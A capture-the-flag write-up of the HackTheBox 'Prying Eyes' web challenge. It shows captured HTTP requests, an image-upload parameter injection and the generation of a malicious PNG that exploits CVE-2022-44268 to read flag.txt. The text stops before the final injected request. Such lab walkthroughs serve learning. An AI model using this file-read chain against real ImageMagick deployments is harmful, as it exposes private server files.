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Intro

CHALLENGE DESCRIPTION

Welcome to the Prying Eyes, a "safe space" for those curious about the large organisations that dominate our life. How safe is the site really?


Testing functionality - web

Accessing the given IP address and port:


```
1 GET /forum HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2Nlc3MiOi0tdLCJlcnJvcCI6I6W119fQ==; session.sig=qhIqLeJM7Xevw7cQBLUBo86z6GM
9 Upgrade-Insecure-Requests: 1
10
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```

/forum

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When trying to click on one of the posts:



A login page popped up, and it seems to be possible to register.

```

Pretty  Raw  Hex
1 GET /auth/register HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://159.65.26.210:30019/auth/login
9 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2Nlc3MiO1tdLCJlcjVjciI6W119fQ==; session.sig=qhIqLeJM7Xevw7cQBLUBo86z6GM
10 Upgrade-Insecure-Requests: 1
11

```

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Register

Username

Password

[Login here](#)

```
1 POST /auth/register HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://159.65.26.210:30019
10 Connection: close
11 Referer: http://159.65.26.210:30019/auth/register
12 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2Nlc3MiO1tdLCJlcjJvcCI6I6W119fQ==; session.sig=qhIqLeJM7Xevw7cQBLUBo86z6GM
13 Upgrade-Insecure-Requests: 1
14
15 username=Test&password=12345678
```

/auth/register

I was able to register:

• You are now registered.

Login

Username

Password

[Register here](#)

Logging in:

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	Pretty	Raw	Hex
1	POST	/auth/login	HTTP/1.1
2	Host:	159.65.26.210:30019	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
5	Accept-Language:	en-US,en;q=0.5	
6	Accept-Encoding:	gzip, deflate	
7	Content-Type:	application/x-www-form-urlencoded	
8	Content-Length:	31	
9	Origin:	http://159.65.26.210:30019	
10	Connection:	close	
11	Referer:	http://159.65.26.210:30019/auth/login	
12	Cookie:	session=eyJmbGFzaGVzIjpw7InN1Y2Nlc3MiO1tdLCJlcnJvciI6W119fQ==; session.sig=qhIqLeJM7Xevw7cQBLUBo86z6GM	
13	Upgrade-Insecure-Requests:	1	
14			
15		username=Test&password=12345678	

/auth/login

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Logout

• You are now logged in.

Recent Forum Posts

Welcome to the Prying Eyes, a safe space for those curious about the large organisations that dominate our life. Buy, sell or learn about these evil organisations and how they control every aspect of your life.

Create New Post

Thread / Author	Replies	Posted At
[INFO] Welcome to our forum, please read the rules By TheModerator	1	1/4/2023 at 3:54:04 PM
[SELLING] HackTheBox documents By thefroj	2	1/7/2023 at 7:24:44 AM


Accessing HackTheBox documents:

Request to http://159.65.26.210:30019			
Forward	Drop	Intercept is on	Action Open browser
	Pretty	Raw	Hex
1	GET	/forum/post/2	HTTP/1.1
2	Host:	159.65.26.210:30019	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
5	Accept-Language:	en-US,en;q=0.5	
6	Accept-Encoding:	gzip, deflate	
7	Connection:	close	
8	Referer:	http://159.65.26.210:30019/forum	
9	Cookie:	session=eyJmbGFzaGVzIjpw7InN1Y2Nlc3MiO1tdLCJlcnJvciI6W119LCJlc2VySWQ10jExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs	
10	Upgrade-Insecure-Requests:	1	
11			
12			


/forum/post/2

Second request:

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
/uploads/d85b7401f9ceafc7bd036135a1a58bcd



At the bottom of the page, it is possible to post a reply, which meant the server will send a POST request. As well, to upload an image.

When uploading an image (before submitting the post), it offers more functions to handle the image such as rotation and flipping.

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Earlier when I accessed the post, it has navigated to /uploads/d85b7401f9ceafc7bd036135a1a58bcd.

Therefore, I will probably get the path to my image as well. This feels like LFI.

Posting:


```

1 POST /forum/post HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----391488781224119192703988771209
8 Content-Length: 4399
9 Origin: http://159.65.26.210:30019
10 Connection: close
11 Referer: http://159.65.26.210:30019/forum/post/2
12 Cookie: session=eyJmbGZaGvZiIp7InN1Y2Nlc3MiO1tdCjJlcnJvcjE6W119LCJlc2VySWQzQjExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs
13 Upgrade-Insecure-Requests: 1
14
15 -----391488781224119192703988771209
16 Content-Disposition: form-data; name="message"
17
18 Thank you
19 -----391488781224119192703988771209
20 Content-Disposition: form-data; name="image"; filename="OIP.jpg"
21 Content-Type: image/jpeg
22
23 y0yâJFIFyÜC                                     (%)%)%756*2>-;0}!yÜC
24 ..... ,yÄDD"yÄyÄ!1AQ"2aqBR±Ä#53CjÄb2StstcñyÄyÄyÜ?¶ÑQs0s!;Zj".uiEK),Nâ NT-ê-~%Z-ý'ÄÖs
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26 Gâz%ü"êçñ,}çAr\;a-°¹¶EELÜa²WLE>=ÜAaê
27 3WÜ¶"ÎyF:znñø<ê (GQøSîiKissYNaS*vp1êøwz0MeÄ¶af||isöÜV" ,°
28 úúje5}iøyâ23 ±dF8ê±Ql"" "" "" ""
29 "°0p{ø#ènu-Äm'ÖY.ÆäyâfFWk[Äc0ÿYfî-üi" RÖÉê¶Üüy"-k$ø°Tx1ê°e<AGÄÊæzNHISWhW#fo// µ;-0x0jâø,5²6ñÄET)-±(ÊSî{ÜÊ'9î'7Éaøym1³XWBÊç0:%;î¶I=#
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31 sîEY$²0IS.(pBâC9ÜÜ"iïc|'Y&"iieqsb±s.%|Z|0ø°5.B*cll¥;NoñÉ.07î V±±e9ø°ZK"eC.1;îE00Z?ÖZÜyâ0DD-UEÊ-êF6.K*80ÊY/s%çG8±NBÖÜÊ¶vIG¶±IG0QK6G

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/forum/post

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I refreshed the page and two different requests were captured now, for the old image and the new one I uploaded.


Old:

```
1 GET /uploads/d85b7401f9ceafc7bd036135a1a58bcd HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://159.65.26.210:30019/forum/post/2
9 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2N1c3MiO1tdLCJ1cnJvciI6W119LCJ1c2VySWQ10jExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs
10 If-Modified-Since: Wed, 05 Apr 2023 15:22:13 GMT
11 If-None-Match: W/"4c0f-1875202e088"
12
13
```

New:

```
1 GET /uploads/640dff6b6121f8e9625020cb560e9ea7 HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://159.65.26.210:30019/forum/post/2
9 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2N1c3MiO1tdLCJ1cnJvciI6W119LCJ1c2VySWQ10jExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs
10 If-Modified-Since: Tue, 05 Sep 2023 08:20:32 GMT
11 If-None-Match: W/"1103-18a646dcc97"
12
13
```

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It is possible to create a new post as well:

```
1 GET /forum/new HTTP/1.1
2 Host: 159.65.26.210:30019
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://159.65.26.210:30019/forum
9 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2N1c3Mi01tdLCJ1cnJvc1I6W119LCJ1c2VySWQiOjExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs
10 Upgrade-Insecure-Requests: 1
11
```

/forum/new

Create New Post

Post title

Post message

Attach image


Browse... No file selected.

Submit Post

/forum/post


[/forum/post/17](#)

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It feels and looks like LFI. Lets investigate the received files and see how it handles the pictures:

Since it handles images, I executed a grep command to search recursively the string "image" within the files:



Note package-lock.json, on line 3131. Seems to be a relevant function:

```
"imagemagick-convert": {
  "version": "1.0.3",
  "resolved": "https://registry.npmjs.org/imagemagick-convert/-/imagemagick-convert-1.0.3.tgz",
  "integrity": "sha512-xkRM1qak1IiOmuNT00kQkWIISM/RMsY0YJBIIuVBPBR0ucmvk1s0w44v30L5QeObIkMA/tPCWUkrQnZD6EYBhCg=="
},
```

Imagemagick seems to be the used service:

ImageMagick, is a free and open-source software. It's like a toolbox for dealing with pictures. You can use it to show images, make new ones, change their size, alter their appearance, and even edit them. It's a versatile software for working with raster images.

I was looking for vulnerabilities for imagemagick.

CVE-2022-44268

CVE-2022-44268 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary file (if the magick binary has permissions to read it).

this flaw allows an attacker to embed a specific keyword within a malicious PNG image. By specifying a particular file name in the keyword, ImageMagick inadvertently reads that file and incorporates its contents into the generated PNG image. For a detailed breakdown of this issue, you can refer to the following resource: <https://www.metabaseq.com/imagemagick-zero-days/imagemagick>

It's important to note that this vulnerability comes into play specifically when converting PNG files. However, it's interesting to observe from the code that the author originally intended the output image type to be AVIF.

```
59  
60  
61     try {  
62         const processedImage = await convert({  
63             ...convertParams,  
64             srcData: req.files.image.data,  
65             format: "AVIF",  
66         });
```

Note that its in the forum.js file

One immediate consideration is the possibility of parameter overriding. This arises due to the presence of 'convertParams,' which contains parameters aside from the form. While we can pass one parameter within the form, the behavior of JavaScript is such that if a key with the same name is encountered, it will replace the previous one. Since the 'format' is passed behind 'convertParams' in the code, regardless of the format initially passed, the ultimate value will be: title, message, parentId format: "PNG" AVIF.


But parameters can be injected.

Given the ability to inject parameters, we're not confined by the constraints of JavaScript. Instead, we can leverage all the parameters available natively. After reviewing the ImageMagick documentation, we've identified a particular parameter that allows us to write the current image state into a file. This aligns perfectly with the requirements of CVE, as it only requires PNG when writing. By injecting this parameter, we can successfully exploit the vulnerability.

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I was looking for a tool that can help exploit this vulnerability:

<https://github.com/vulhub/vulhub/blob/master/imagemagick/CVE-2022-44268/poc.py>



Exploiting

```
(kali㉿kali)-[~/Desktop/Challenges/Prying_Eyes]
$ ./poc.py generate -o poc.png -r flag.txt
```

```
(kali㉿kali)-[~/Desktop/Challenges/Prying_Eyes]
$ ls
poc.png  poc.py  'Prying Eyes.zip'  R.png  web_prying_eyes
```

I will test it while replying to my own post from earlier:

I uploaded the malicious png file and captured the request. I added the following to the bottom of the request:


```

Pretty  Raw  Hex
-----
5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----15908251723704600333732820329
8 Content-Length: 857
9 Origin: http://159.65.26.210:30019
10 Connection: close
11 Referer: http://159.65.26.210:30019/forum/post/1
12 Cookie: session=eyJmbGFzaGVzIjp7InN1Y2N1c3MiOltdLCJlcnJvciI6W119LCJ1c2VySWQiOiJExfQ==; session.sig=1SCePodP2uW0Nqz3nAunJv1_-Vs
13 Upgrade-Insecure-Requests: 1
14
